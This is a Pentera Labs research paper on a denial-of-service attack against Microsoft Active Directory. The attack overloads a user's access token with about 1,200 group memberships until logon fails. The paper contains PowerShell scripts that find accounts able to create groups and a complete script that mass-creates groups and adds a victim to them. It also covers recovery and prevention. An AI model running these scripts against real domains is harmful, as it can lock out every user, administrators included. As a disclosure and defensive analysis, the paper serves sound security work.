PENTERA | Pentera Labs™ Research Series

You'll Never SID'em Coming

Discover how attackers can achieve a massive user lockdown exploit in Microsoft Active Directory

Amit German




Table of contents

03 Executive Summary

03 Introduction

04 The Idea Behind AD SID Locking

04 Authentication and SIDs

05 SID Limit in Active Directory Access Tokens

06 Exploiting SID Limits: A Denial of Service (DoS) Attack

09 Create and Conquer

13 Resolution

14 Utility Scripts

15 Summary

15 About Pentera

Executive summary

In this blog, we explore how attackers can exploit a limit in Active Directory (AD) Security Identifiers (SIDs) to lock out users from the domain without requiring admin privileges. By overloading a user's access token with group memberships, attackers can target any user, including Domain Admins, causing a Denial of Service (DoS).

Introduction

Imagine waking up to find that all users in your organization, including Domain Admins, are suddenly locked out of the network. No one changed their passwords, there's no sign of a breach, yet access is denied to everyone. This isn't a scene from a movie, it's a real possibility lurking within your Active Directory (AD) environment.

In cybersecurity, we often focus on high-profile vulnerabilities and external threats, but sometimes the most disruptive exploits come from within, leveraging overlooked flaws in our systems. One such security exploit involves the manipulation of Security Identifiers (SIDs) in AD which can enable an attacker with minimal permissions to execute a Denial of Service (DoS) attack, effectively locking out any user in the domain without needing administrative privileges.

In this blog, we'll delve into how attackers can exploit the SID limit in Active Directory to overload a user's access token with excessive group memberships (locking them out of the domain entirely). We'll walk through the mechanics of this attack, demonstrate how it can be carried out, and most importantly, provide strategies to prevent and mitigate this risk. Whether you're an IT professional, a system administrator, or someone interested in cybersecurity, understanding this security issue is crucial to protect your organization's network.

As maintaining a responsible disclosure process is important to Pentera, we disclosed this security issue to Microsoft who responded that, "this case does not meet MSCRC's current bar for immediate servicing." Microsoft also reviewed this article and elected to not provide any additional commentary.

The Idea Behind AD SID Locking

In Active Directory (AD), security and authentication are built around Security Identifiers (SIDs). These are unique strings that identify every object (f.e S-1-5-21-1004336348-1177238915-682003330-512), whether it's a user, computer, or group, in an AD environment. SIDs play a key role in how permissions are assigned and managed across the domain.

However, what is less commonly known is that AD has limits when it comes to SIDs. One limitation is the maximum number of SIDs that can be associated with a user's access token. When this limit is exceeded, the affected users are effectively locked out of the domain, unable to authenticate.

This very limitation is the foundation of the attack we'll cover in this blog. Even a non-administrative user, such as one created for testing but with the right permissions, can exploit it. By deliberately causing a victim to exceed their SID limit, an attacker can use this limitation to deny access to any user in the domain (including powerful users like Domain Admins), effectively locking them out entirely.

In the following sections, we'll explain how this concept works in detail, how it can be exploited, and what organizations can do to protect themselves from this type of SID-based DoS attack.

Authentication and SIDs

As covering the entire authentication process could take up an entire blog on its own, let's focus on a key moment: when a domain user logs on to a computer, the Local Security Authority (LSA) generates an access token that represents the user's security context. Let's take a peek into the access token's structure (source) and identify the parts that rely on SIDs:

- The security identifier (SID) for the user's account
- **SIDs for the groups of which the user is a member**
- A logon SID that identifies the current logon session
- An owner SID (The SID of the object or user that owns the access token and has authority over it)
- The SID for the primary group (The SID for the user's primary group)
- An optional list of restricting SIDs (Additional SIDs that limit access further, restricting what the user can access beyond the normal SIDs)

Since our goal is to exploit the SID count limitation, the "SIDs for the groups of which the user is a member" is the most practical target. This is essentially a list of SIDs representing the groups the user belongs to either directly or transitively. It's the only part of the access token that can be easily manipulated by adding the user to multiple groups, even with basic permissions. Other elements require higher-level access, making group membership the simplest and most effective method for exceeding the SID limit.

SID Limit in Active Directory Access Tokens


The access token has a size limit and can't contain infinite data. This makes sense, as the token is used in every process that runs in the user's context and is also transferred across the network. Keeping the token size reasonable is essential for performance and efficiency. The max size of the access token is determined by a registry entry "MaxTokenSize" (source) found at HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parameters

The default value is:
Until (including) Windows Server 2008 R2 and Windows 7 - 12,000 bytes
From (including) Windows Server 2012 and Windows 8 - 48,000 bytes

We'll talk by default about the newer version (Windows 2012+).

Microsoft's documentation notes that the access token can typically contain around 1,024 SIDs. However, this is a rough estimate, as the actual number depends on the MaxTokenSize registry value. The token contains more than just group membership SIDs, such as the SIDHistory attribute, which stores previous SIDs of an object when it's migrated between domains. Since this extra data takes up space in the token, the actual number of SIDs an object can hold may be lower than 1,024.

When a user with an access token that exceeds the SID limit tries to login, it will receive the error "STATUS_TOO_MANY_CONTEXT_IDS" which will display:



This immediately raises the question, "Why not just increase the MaxTokenSize?" On paper, it seems like a viable solution, but in reality - increasing MaxTokenSize leads to other issues such as exceeding IIS buffer limits and causing compatibility problems with services like SMS Administrator and IPSEC IKE. Even without these complications, the strain on the network when a user with thousands of group memberships logs on would still be significant.

So let's sum up what we know so far.

We know that we can control the amount of SIDs a user would have in its access token by associating it to groups - basically adding the user as a member in a security group. Distribution groups are only used for email purposes and do not take part in the access token, as they don't provide permissions.

There's a limit to the number of SIDs an access token can hold which is around ~1,000 SIDs. Even if the Administrators increase this value, it would still be reachable because of the MaxTokenSize complications in high values.

Exploiting SID Limits: A Denial of Service (DoS) Attack

To execute this attack, we need to add a user to enough security groups to exceed the SID limit, effectively preventing them from logging onto the domain.

Identifying Users with Privileges to Execute the Attack

We are interested in 3 types of users:

1. OU Owners

OU ownership can be converted very easily to Full Control permission. This means that an owner can create groups in the OU it owns.

Let's write a simple PowerShell script that any domain user can execute:

```
C/C++
  function Get-OUOwners {
    $result = @()
    $OUs = Get-ADOrganizationalUnit -Filter *
    foreach ($ou in $OUs) {
        try {
            # Get the ACL of the OU
            $acl = Get-Acl "AD:$($ou.DistinguishedName)"
            $identity = $acl.Owner
            # Filter out well-known SIDs and built-in groups
            if ($wellKnownSIDs -contains $identity -or $builtInGroups -contains $identity) {
                continue
            }
            # Check if owner is a SID or NTAccount
            try {
                $owner = (New-Object
System.Security.Principal.SecurityIdentifier($identity)).Translate([System.Security.Principal.NTAccount])
                $ownerSamAccountName = $owner.Value.Split('\')[1]
            } catch {
                # If it's already an NTAccount
                $ownerSamAccountName = $identity.Split('\')[1]
            }
            $result += [PSCustomObject]@{
                OUName = $ou.Name
                OUOwner = $ownerSamAccountName
            }
        } catch {
            Write-Warning "OU owner for $($ou.Name) could not be found."
        }
    }
    return $result
}
$ouOwners = Get-OUOwners
$ouOwners | Format-Table -AutoSize

Write-Output "OU Owners:"
$ouOwners | ForEach-Object {
    Write-Output "OU: $($_.OUName), Owner: $($_.OUOwner)"
}
```

This script will output every OU and its owner. We'll have to manually filter out the interesting owners, but this can of course be automated. In our test domain, after filtering out "Domain Admins" we get the following output:

```
Unset
OU Owners:
OU: testou, Owner: justauser
```

2. Users with Group Creation Permissions

If a user has permissions to create groups (or has full control, which includes this permission), they will have the ability to add members to them and trigger the exploit. This will be explained in a bit.

```
C/C++
 # Function to get users with the ability to create groups in any OU
function Get-UsersWithGroupCreationRights {
    $result = @()
    # Well-known SIDs to ignore
    $wellKnownSIDs = @(
        'S-1-5-32-548',  # Account Operators
        'S-1-5-32-550',  # Print Operators
        'S-1-5-32-554'   # Pre-Windows 2000 Compatible Access
    )
    # Built-in groups to ignore
    $builtInGroups = @(
        'BUILTIN\Administrators',
        'MINI\Domain Admins'
    )
    # Get all Organizational Units
    $OUs = Get-ADOrganizationalUnit -Filter *
    foreach ($OU in $OUs) {
        # Get ACL of each OU
        $acl = Get-Acl "AD:$($OU.DistinguishedName)"
        foreach ($ace in $acl.Access) {
            if (($ace.ActiveDirectoryRights -match "CreateChild" -or $ace.ActiveDirectoryRights -match
"GenericAll") -and $ace.AccessControlType -eq "Allow") {
                $identity = $ace.IdentityReference
                # Filter out well-known SIDs and built-in groups
                if ($wellKnownSIDs -contains $identity.Value -or $builtInGroups -contains $identity.Value) {
                    continue
                }
                try {
                    # Try to use the IdentityReference directly
                    $user = Get-ADUser -Identity $identity -ErrorAction Stop
                    if (-not [string]::IsNullOrEmpty($user.SamAccountName)) {
                        $result += [PSCustomObject]@{
                            UserName = $user.SamAccountName
                            Permission = "Create Groups in OU"
                            OU = $OU.DistinguishedName
                        }
                    }
                } catch {
                    try {
```

```
                        # If direct use fails, try to translate the IdentityReference to NTAccount
                        $identity = $ace.IdentityReference.Translate([System.Security.Principal.NTAccount])
                        $userSamAccountName = $identity.Value.Split('\')[1]
                        $user = Get-ADUser -Filter { SamAccountName -eq $userSamAccountName } -ErrorAction Stop
                        if (-not [string]::IsNullOrEmpty($user.SamAccountName)) {
                            $result += [PSCustomObject]@{
                                UserName = $user.SamAccountName
                                Permission = "Create Groups in OU"
                                OU = $OU.DistinguishedName
                            }
                        }
                    } catch {
                        Write-Warning "Identity $($ace.IdentityReference) could not be translated or found."
                    }
                }
            }
        }
    }
    return $result
}
$groupCreationUsers = Get-UsersWithGroupCreationRights
$groupCreationUsers | Format-Table -AutoSize
# Print the results to the console
Write-Output "Users with Group Creation Permissions:"
$groupCreationUsers | ForEach-Object {
    Write-Output "UserName: $($_.UserName)"
    Write-Output "Permission: $($_.Permission)"
    Write-Output "OU: $($_.OU)"
    Write-Output ""
}
```

This script outputs every user that has group creation permissions on a group.
And same as the previous script, we'll receive a list of users eligible for the exploit.

```
Unset
Users with Group Creation Permissions:

UserName: regularuser
Permission: Create Groups in OU
OU: OU=justanou,DC=mini,DC=io

UserName: justauser
Permission: Create Groups in OU
OU: OU=pocou,DC=mini,DC=io
```

3. Users with "Add Members" Permissions or Group Ownership on over 1,024 Groups

It's worth noting that a user with this level of privileges is likely an administrative user, which makes it significantly more difficult to gain access to. Therefore, we will not explore this approach further.

Wait, but...
Yeah yeah, we know what you're thinking: if we need to find a user with the right permissions to execute this attack, what makes it so special?

Good question, anonymous reader! The power of this attack lies in how it bypasses the "least privilege" principle. You'd expect only highly privileged users to be able to affect the entire domain, but this attack lets even the most basic user, like one created for testing purposes, impact every user in the domain. That's what makes it so dangerous.


Obtaining Access

After identifying all eligible users, the next step is to gain access to one of them. This can be achieved through various methods, including brute-force attacks, phishing, exploiting unpatched vulnerabilities, password spraying, privilege escalation, and more.

Create and Conquer

The beautiful thing about this whole attack, is that a single user with a single permissions can turn into the domain's biggest enemy.

Basically, all we need is a user with the permission "Create Group objects" in a single OU.
So, for example, a user called "testuser01" that has this permission on the ou "testou01" is sufficient for this attack.



This permission is all we need.

When a user creates a group, it becomes its owner by default - which means the user basically has full control over the new security group.

The user can then add itself the permission "Add Members". Interestingly, a user with the "Add Members" permission to a group has the ability to add any entity (user, group, computer...) within the domain to it. This makes this kind of DoS extremely powerful as it can impact anyone in a domain, including the group "Domain Users" which contains every user in the domain.

We can approach this method in two different ways:

Direct Group Membership

We'll create 1,200 security groups (just to make sure we exceed the SID limit) and directly add our victim user or victim group to them as members.


This can be easily done with a PowerShell script:

```
C/C++
clear

# Import Active Directory module
Import-Module ActiveDirectory

# Define the user to lock out and the OU for group creation
$userName = "victimuser"
$ouDn = "OU=pocou,DC=mini,DC=io"

# Loop to create 1200 groups
for ($i = 1; $i -le 1200; $i++) {
    $groupName = "SpammyGroup$i"
    $groupDn = "CN=$groupName,$ouDn"

    if (Get-ADGroup -Filter { Name -eq $groupName }) {
        Write-Output "$groupName already exists! Skipping..."
        continue
    }

    # Create the security group
    New-ADGroup -Name $groupName -Path $ouDn -GroupScope Global -GroupCategory Security
    Write-Output "Created group: $groupName"

    # Use dsacls to grant the specific user "Write Members" permission
        $dsaclsCmd = "`"dsacls $groupDn /G justauser:WP;member`""
        $processInfo = New-Object System.Diagnostics.ProcessStartInfo
        $processInfo.FileName = "cmd.exe"
        $processInfo.Arguments = "/c $dsaclsCmd"
        $processInfo.RedirectStandardOutput = $true
        $processInfo.UseShellExecute = $false
        $processInfo.CreateNoWindow = $true
```

```
        $process = New-Object System.Diagnostics.Process
        $process.StartInfo = $processInfo
        $process.Start() | Out-Null
        $dsaclsOutput = $process.StandardOutput.ReadToEnd()
        $process.WaitForExit()

        # Print the output of the dsacls command
        # Write-Output $dsaclsOutput

    # Verify the group was created
    if (Get-ADGroup -Filter { Name -eq $groupName }) {
        # Add the user to the group
        Add-ADGroupMember -Identity $groupName -Members $userName
        Write-Output "Added user to group: $groupName"
    } else {
        Write-Output "Failed to verify group creation: $groupName"
    }
}

Write-Output "Created 1200 security groups and added the user to them."
```

Basically, what we're doing in this script is creating 1,200 groups using our non-administrative user "justauser," who has permission to create groups in the "pocou" OU. We then give ourselves "Write Members" permissions and finally add the victim user to each of the created groups, locking them out of the domain.

And here's what victim user would see when trying to log in:




Transitive Group Membership


In this method, we'll create a parent group that will contain the 1,200 security groups we create, and then add our victim to the parent group. This method is better for locking out multiple users / groups and saves us the trouble of adding them to 1,200 security each.

The PowerShell script would be almost identical to the one shown in the previous method, but this time instead of adding the user to each of the created groups, we'll create a proprietary group that'll be added to them instead.

So, for example, we can create a group called "payloadgroup" and make it a member of our 1,024 groups:



And now we have a group that everyone we add to it as a member, will be locked out of the domain.



We'd like to emphasize again that as long as you have permission to add members to a group you can add absolutely anyone to it. We are using "victimuser" as an example but we could add Domain Admins as a member and lock out every DA in the domain.

Resolution

You were attacked and your entire domain is locked out, what now?

An Administrative User is Available
This is the best scenario out of the two.

In this scenario all you have to do is:
1. Login using the available administrative user
2. Identify the problematic groups
3. Remove the user or group from excessive groups or delete unnecessary groups

All Administrative Users are Locked
It's vacation time! Just kidding, but this scenario is indeed problematic. You'd have to:
1. Reboot a Domain Controller to Safe Mode
2. Log in using the Domain Controller's Local Administrator (S-1-5-domain-500 SID)
3. Identify the problematic groups
4. Remove the user or group from excessive groups or delete unnecessary groups

This is more disruptive, requiring a reboot and access to the local administrator account, which might have restrictions in place.

Prevention

By the time this attack starts, it's often too late to respond effectively. The best defense is preventing it before it happens. Unfortunately there is no simple patch that will wrap this up neatly with a bow, however there are some actions organizations can take to reduce the likelihood of a successful exploit. Here are a few suggestions that will help mitigate the chances of an effective attack using this method against your organization.

Restrict Group and OU Creation
Limit group and OU creation rights to trusted administrators only. By restricting these privileges, you minimize the risk of unauthorized users exploiting this attack.

Monitor Group Activity
Set up monitoring for group-related activities. Watch for sudden spikes in group creation or mass additions of users to groups. Real-time monitoring or alerts can provide early warning signs of potential exploitation. If the logging is fast and reactive, you may even have the chance to stop the attack in its tracks, preventing excessive group memberships from pushing the user over the SID limit and locking them out.

Centralized Group Management
The ultimate solution is to centralize group and membership management.

Implement a system where only domain admins and a designated application user handle all group creations, deletions, and membership changes. This ensures a single point of control and significantly reduces the attack surface, provided it's built with security in mind.

With this system, you can prevent group membership additions that would push a user past the SID limit, blocking potential lockout attacks. Additionally, it can enforce real-time monitoring, audits, and alerts for suspicious activities.

Utility Scripts

Don't want to introduce a mess and leave you with no idea how to clean it up, so here are two neat PowerShell scripts that can help you either prevent the issue or find affected users.

Get the scripts here: https://github.com/PenteraIO/You-ll-Never-SID-em-Coming

Get-UserHighGroupMemberships.ps1

A PowerShell script that identifies Active Directory users who are members of over 1,000 groups (including nested memberships) and outputs the findings.

Usage:

```
Unset
.\Get-UserHighGroupMemberships.ps1 -JsonOutputPath OUTPUT_PATH
```

Get-UserOUPermissions.ps1

A PowerShell script that scans all Organizational Units in an Active Directory domain and identifies every user or group with permissions to create groups within each OU.

Usage:

```
Unset
.\Get-UserOUPermissions.ps1 -JsonOutputPath OUTPUT_PATH
```

Summary

In this blog, we explored a security issue in Active Directory (AD) that exploits the Security Identifier (SID) limit to lock out users from the domain.

By overwhelming a user's access token with too many group memberships, Non-administrative users with specific permissions can trigger a denial of service, even against high-privileged users like Domain Admins.

We discussed how the attack works, provided PowerShell scripts for identifying and preventing it, and suggested mitigation techniques to safeguard against this SID-based attack.

This attack lurks within AD and is difficult to predict. If attackers decide to exploit it, chances are, You'll Never SID'em Coming.

About the author

Amit German is a Security Researcher at Pentera, focusing on Windows Active Directory and web-based attacks.

Reach out to us with any questions about the research at labs@pentera.io.

About Pentera

PENTERA

Pentera is the category leader for Automated Security Validation, allowing every organization to test with ease the integrity of all cybersecurity layers, unfolding true, current security exposures at any moment, at any scale. Thousands of security professionals and service providers around the world use Pentera to guide remediation and close security gaps before they are exploited.

For more info, visit: pentera.io

PENTERA | Pentera Labs™ Research Series

You'll Never SID'em Coming